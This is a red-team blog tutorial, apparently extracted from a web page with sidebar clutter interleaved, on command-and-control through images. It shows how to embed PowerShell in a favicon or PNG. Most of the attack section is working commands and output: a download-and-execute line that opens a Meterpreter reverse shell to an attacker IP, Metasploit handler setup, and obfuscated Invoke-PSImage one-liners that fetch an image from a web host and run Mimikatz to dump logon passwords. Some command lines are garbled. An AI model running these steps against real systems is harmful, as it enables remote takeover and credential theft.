

Penetration Testing Lab


Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[Microsoft Office – NTLM Hashes via Frameset](#)[Command and Control – Web Interface](#)

Search the Lab



Author

[netbiosX](#)

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,667 other followers

[Follow](#)

January 2,
2018

Command and Control – Images

[netbiosX](#)[Red Team](#)[C2, Command and Control, Red Team](#)[Leave a comment](#)

Images traditionally have been used as a method of hiding a message. It is possibly for forensic investigators the oldest trick in the book to search for evidence inside that type of files. However in offensive security and red teaming pictures can hide commands, payloads and scripts.

[Michael Scott](#) developed a python [script](#) which can generate an icon image and embed into this image a PowerShell command. The first step is to write the command into a text file.

```
1 echo 'IEX((new-object net.webclient).downloadstring("http://1
```

```
root@kali:~# echo 'IEX((new-object net.webclient).downloadstring("http://192.168.1.171/tmp/Invoke-Shellcode.ps1"));Invoke-Shellcode -payload windows/meterpreter /reverse https -LHOST 192.168.1.171 -LPORT 443 -force' > shellcode.txt
root@kali:~#
```

Favicon – Embedded Command

The next step is to create the favicon which will contain the embedded payload, start the apache web server and move the icon to a web server directory.

```
1 python create_favicon.py shellcode.txt evil.png
2 service apache2 start
3 mv evil.png /var/www/favicon.ico
```

```
root@kali:~/C2-Favicon# python create_favicon.py shellcode.txt evil.png
root@kali:~/C2-Favicon# service apache2 start
root@kali:~/C2-Favicon# mv evil.png /var/www/favicon.ico
root@kali:~/C2-Favicon#
```

Generation of Favicon

Metasploit module **multi/handler** can be used to receive the connection once the command is executed on the target host.

```
1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_https
3 set LHOST XXX.XXX.XXX.XXX
4 set LPORT 443
```

Recent Posts

- Command and Control – Browser
- SPN Discovery
- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (12)
- Privilege Escalation (14)
- Red Team (27)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.171
LHOST => 192.168.1.171
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.171:443
[*] Starting the payload handler...
```

Metasploit – Multi Handler Module for Favicon

The **Get-FaviconText** PowerShell script will download the icon into a temporary directory and it will convert the pixels back to characters in order to execute the payload command.

```
1 Import-Module .\readFavicon.ps1
2 Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteTo
```

```
PS C:\Users\User> Import-Module .\readFavicon.ps1
PS C:\Users\User> Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteTo $env:TEMP
PS C:\Users\User>
```

Implant – Favicon Configuration

The **Get-FaviconText** script is actually the implant which needs to be executed on the target. Even if permissions are not set on the web directory to access this file the payload command inside the icon will still run.

- > June 2018
- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012


```
PS C:\Users\User> Get-FaviconText -URL http://192.168.1.171/favicon.ico -Metasploit $env:TEMP
Exception calling "DownloadString" with "1" argument(s): "The remote server returned an error: (403) Forbidden."
At line:1 char:1
+ IEX((new-object net.webclient).downloadstring("http://192.168.1.171/t ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException
```

Implant – Favicon

A Meterpreter session will open and the target can be controlled through Metasploit.

```
[*] Started HTTPS reverse handler on https://192.168.1.171:443
[*] Starting the payload handler...
[*] https://192.168.1.171:443 handling request from 192.168.1.161; (UUID: baob5p
6a) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 2 opened (192.168.1.171:443 -> 192.168.1.161:59236) at 2
017-12-25 05:50:10 -0500

meterpreter > sysinfo
Computer      : DESKTOP-4CG7MS1
OS            : Windows 10 (Build 16299).
Architecture : x64
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > |
```

Meterpreter via Favicon

However it is also possible to use other types of images such as JPG in order to embed not just commands but full PowerShell scripts in order to perform various other post exploitation activities. [Barrett Adams](#) developed a PowerShell [module](#) that can use pixels of a PNG file to embed a PowerShell script. This module will also generate an oneliner command for execution:

```
1 Import-Module .\Invoke-PSImage.ps1
2 Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg
```

› September 2012

› August 2012

› July 2012

› June 2012

› April 2012

› March 2012

› February 2012

@ Twitter

› [#BSidesLDN2018](#) was great so far! Many thanks to [@dradisfw](#) for the ticket [#dradis](#) [#greatproduct](#) 6 hours ago

› Great talk by [@john_shier](#) about Dark Web! [#BSidesLDN2018](#) <https://t.co/1yC8IVKn3X> 7 hours ago

› RT [@myexploit2600](#): I be talking at 14:00 in track 2 [@BSidesLondon](#) [#BsidesLDN2018](#) 7 hours ago

› Finally a social engineering talk [#BSidesLDN2018](#) <https://t.co/jMMk4lvbch> 7 hours ago

› [New Post] Command and Control - Browser pentestlab.blog/2018/06/06/com... [#pentestlab](#) [#Redteam](#) 9 hours ago

[Follow @netbiosX](#)

Pen Test Lab Stats

› 3,030,594 hits

Blogroll

```
PS C:\Users\User> Import-Module .\Invoke-PSImage.ps1
PS C:\Users\User> Invoke-PSImage -script .\Invoke-Mimikatz.ps1 -Image .\77.jpg -out .\mimikatz.png -web
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://
example.com/evil.png")); $o= a Byte[] 2204160;(0..1147)[% {foreach($x in (0..1919)){$p=$g.GetPixel($x,$_);$o[$_"1920+$x"]=
([math]::Floor(($p.B -band 15)*16) -bor ($p.G -band 15))}}];IEX([System.Text.Encoding]::ASCII.GetString($o[0..2204115]))
PS C:\Users\User>
```

Embedding Mimikatz in PNG – Web Version

Executing the oneliner will result of running Mimikatz through a PNG file that is stored on a web server.

```
PS C:\Users\User> sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap((a Net.WebClient)
.OpenRead("http://192.168.1.27/77/mimikatz.png")); $o= a Byte[] 2204160;(0..1147)[% {foreach($x in (0..1919)){$p=$g.Get
Pixel($x,$_);$o[$_"1920+$x"]=([math]::Floor(($p.B -band 15)*16) -bor ($p.G -band 15))}}];IEX([System.Text.Encoding]::ASCII
.GetString($o[0..2204115]));Invoke-Mimikatz

#####  mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
## ^ ##  "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa:logonpasswords
```

Mimikatz via PNG over the Web

Alternatively this script can generate an oneliner for an image that is hosted locally.

```
1 | Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg
```

```
PS C:\Users\User> Invoke-PSImage -script .\Invoke-Mimikatz.ps1 -Image .\77.jpg -out .\mimikatz2.png
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap("c:\Users\User\mimikatz2.png");$o=
a Byte[] 2204160;(0..1147)[% {foreach($x in (0..1919)){$p=$g.GetPixel($x,$_);$o[$_"1920+$x"]=([math]::Floor(($p.B -band 1
5)*16) -bor ($p.G -band 15))}}];$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2204115]))
PS C:\Users\User>
```

Embedding Mimikatz in PNG – Local Version

Running the command will execute Mimikatz from the PNG file.

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **In3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

```

PS C:\Users\User> sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g = a System.Drawing.Bitmap(
mimikatz2.png);$b = a Byte[] 2204160;(0..1147)% {foreach($x in (0..1919)){$p=$g.GetPixel($x,$_);$o[$ "1920+$x"]-=[math]::F
loor((($p.B -band 15)*16) -bor ($p.G -band 15))};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2204115]
));Invoke-Mimikatz

.##### mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DElPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

```

Mimikatz via PNG – Local

Conclusion

Images can be used to execute shellcode and scripts and perform other activities. There is a limitation in the number of characters that can be used therefore only images with a lot of pixels can carry a script. It is an interesting method of hiding payloads in plain sight and a type of threat that it could be prevented if PowerShell was disabled across the network.

References

- <https://github.com/et0x/C2>
- <http://rwnin.net/?p=35>
- <https://github.com/peewpw/Invoke-PSImage>

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this


Advertisements

Advertisements

Rate this:



Share this:



Be the first to like this.

Related

Command and Control -
Browser
In "Red Team"

Lateral Movement -
WinRM
In "Red Team"

Command and Control -
JavaScript
In "Red Team"


Leave a Reply



Microsoft Office – NTLM Hashes via Frameset

Command and Control – Web Interface





Blog at WordPress.com.

3